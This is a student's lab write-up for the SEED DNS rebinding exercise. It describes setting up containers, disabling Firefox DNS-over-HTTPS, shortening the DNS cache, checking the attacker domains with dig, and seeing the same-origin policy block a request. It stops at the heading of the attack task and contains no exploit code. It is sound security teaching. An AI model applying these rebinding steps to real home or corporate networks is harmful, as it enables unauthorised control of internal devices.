

1. Introduction:

In this lab, I learned how DNS rebinding attacks work and why they're a significant threat, especially for IoT devices with minimal security. Through this hands-on exercise, I explored how attackers can bypass network protections by leveraging a user's browser to execute malicious code within a protected internal network. Despite the firewall and browser sandboxing that usually blocks such access, DNS rebinding techniques enable attackers to gain access by tricking the browser into allowing the malicious JavaScript to communicate with internal devices. This allows unauthorized control of devices like a thermostat, even setting it to potentially dangerous temperatures. This experience has shown me how critical it is to secure IoT devices and the network against such vulnerabilities.

2. Background: IOT

I learned how IoT devices often rely on basic firewalls for protection, which can lead to weak security on the devices themselves. Many IoT devices, like the thermostat we simulated, allow users to interact with them through web APIs, without strong authentication. This means that if attackers manage to connect to these devices, they can easily control them. I worked with a simulated IoT device that had two APIs: one to get a password and another to set the temperature. To set the temperature, a request needs the target value and a password, which helps prevent simple CSRF attacks. The password isn't for full security, but it stops basic attacks. By understanding this setup, I saw how DNS rebinding can be a way to bypass these defenses and interact with IoT devices that seem protected but have weak internal security.


3. Configure the user VM:

Lab environment:

```
Activities Terminal Nov 2 15:04
seed@VM: ~/kala_lab6
[11/02/24]seed@VM:~/kala_lab6$ dcbuild
iot uses an image, skipping
Router uses an image, skipping
attacker-www uses an image, skipping
Building attacker-ns
Step 1/3 : FROM handsonsecurity/seed-server:bind
----> bbf95098dacf
Step 2/3 : COPY named.conf zone_attacker32.com zone_example.com /etc/bind/
----> Using cache
----> 436b1392c4e1
Step 3/3 : CMD service named start && tail -f /dev/null
----> Using cache
----> cc6cbbcb2fbc
Successfully built cc6cbbcb2fbc
Successfully tagged attacker-ns:latest
Building local-dns-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
----> bbf95098dacf
Step 2/4 : COPY named.conf /etc/bind/
----> Using cache
----> c52c2f158fd9
Step 3/4 : COPY named.conf.options /etc/bind/
----> Using cache
----> 5f968313c761
Step 4/4 : CMD service named start && tail -f /dev/null
----> Using cache
----> b9d5467aa64a
Successfully built b9d5467aa64a
Successfully tagged local-dns-server:latest
```

I downloaded the Labsetup file for DNS rebinding attack from seeds lab and successfully build and started the docker container.


Step 0. Disable Firefox's DNS over HTTPS.



I went to the firefox settings and in privacy & security i turned off the DNS over HTTPS.


Settings -> privacy & Security -> Disable the DNS over HTTPS.

Step 1. Reduce Firefox's DNS caching time




After step 0, i went into the about:config to reduce the network cache expiration to 10.

Step 2. Change /etc/hosts:




Using the /etc/hosts file i added the www.seedIoT32.com to its IP address and saved it.



To check whether the website is working correctly, i googled the website and got the following output (Thermostat).

Step3. Local DNS Server:



In step3, i added the the nameserver to the IP address (10.9.0.53). Which is the 1st preference for the local DNS server.

```
Nov 2 13:43 •
seed@VM: ~/kala_lab6
[11/02/24]seed@VM:~/kala_lab6$ dockps
38acef42aca8 local-dns-server-10.9.0.53
e03f2bad9315 attacker-ns-10.9.0.153
197f51b952a4 iot-192.168.60.80
17e072c440a1 router
8f108c302592 attacker-www-10.9.0.180
[11/02/24]seed@VM:~/kala_lab6$ sudo gedit /etc/hosts

(gedit:65937): Tepl-WARNING **: 11:50:15.097: GVfs metadata is not supported. Fa
llback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs me
tadata are not supported on this platform. In the latter case, you should config
ure Tepl with --disable-gvfs-metadata.
[11/02/24]seed@VM:~/kala_lab6$ sudo gedit /etc/resolvconf/resolv.conf.d/head

(gedit:66768): Tepl-WARNING **: 11:55:40.571: GVfs metadata is not supported. Fa
llback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs me
tadata are not supported on this platform. In the latter case, you should config
ure Tepl with --disable-gvfs-metadata.
[11/02/24]seed@VM:~/kala_lab6$ sudo resolvconf-u
sudo: resolvconf-u: command not found
[11/02/24]seed@VM:~/kala_lab6$ sudo resolvconf -u
```

And i successfully updated the resolve config file using the sudo resolvconf -u.

Takeaway: In this lab setup, I learned to configure both Firefox and system settings to enable DNS rebinding. First, I disabled Firefox's "DNS over HTTPS" and reduced its DNS caching time from 60 to 10 seconds to allow faster rebinding. I then updated the '/etc/hosts' file to map 'www.seedIoT32.com' to the IoT server's IP, enabling access to the thermostat interface, and removed any conflicting entries. Finally, I set the local DNS server as a priority by modifying the 'head' file in '/etc/resolvconf', ensuring it wouldn't be overwritten by DHCP. These steps prepared the environment to effectively test the DNS rebinding attack.

Testing the Lab Setup:

```
Terminal Nov 2 13:44
seed@VM: ~/kala_lab6
seed@VM: ~/kala_lab6
[11/02/24]seed@VM:~/kala_lab6$ dig www.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61134
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 0a343f76c62d9aa70100000067264c7384d79a466ab53306 (good)
;; QUESTION SECTION:
;www.attacker32.com.          IN      A


;; ANSWER SECTION:
www.attacker32.com.          259200  IN      A      10.9.0.180

;; Query time: 87 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Nov 02 11:59:47 EDT 2024
;; MSG SIZE rcvd: 91

[11/02/24]seed@VM:~/kala_lab6$ dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34029
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
```

Before testing the website directly in the browser, i used the dig command to make sure website is assigned to the right IP address and to make sure its running. I tried it for for both websites www.attacker32.com and ns.attacker32.com both working.



I got this countdown page when i run the attacker32 website. This output shows that the setup is made correctly.

Takeaway: In this part of the lab, I learned to use the 'dig' command to check that 'www.attacker32.com' resolves to 10.9.0.180 and 'ns.attacker32.com' to 10.9.0.153. If the addresses differ, it indicates a setup issue. I also found it important to review the '/etc/hosts' file for any conflicting entries from previous labs that might affect access to the attacker's website. Ensuring the correct configuration allowed me to successfully reach the specified URL.


4. Launch the Attack on the IoT Device

4.1 Task 1. Understanding the Same-Origin Policy Protection

To understand the same-origin policy protection, i used the 3 websites


1. www.seedIoT32.com (contains thermostat)
2. www.seed32IoT32.com/change (by using this website we can the thermostat temperature).

3. www.attacker32.com/change (attacker trying to change the temperature).
- 1.




Initially, i ran the seed32 website, and observed the changes, and i dont see any errors in the console.

- 2.



The 2nd website have a click button which will change the thermostat temperature to 99. And when i clicked the button the thermostat temperature changed successfully nad you see the response from the server in the console window.

3.




And finally when i ran the 3rd website (attacker trying to change the temperature) i got the Error in the console. (same-origin policy)

Observation: when we change the thermostat in the 2nd URL, we got response from it but when i tried the 3rd URL, the browser is protecting the server.

Takeaway: In this task, I investigated the same-origin policy in browsers by opening three URLs: one to view the thermostat's temperature from the IoT server and two identical pages for changing the temperature one from the IoT server and one from the attacker's server. I discovered that only the request from the IoT server successfully set the thermostat to 99 degrees Celsius, while the attacker's request failed. This outcome was due to the same-origin policy, which allows interactions only between resources from the same origin, thus blocking the attacker's request and protecting against cross-site request vulnerabilities.

4.2 Task 2. Defeat the Same-Origin Policy Protection

Step 1: Modify the JavaScript code:



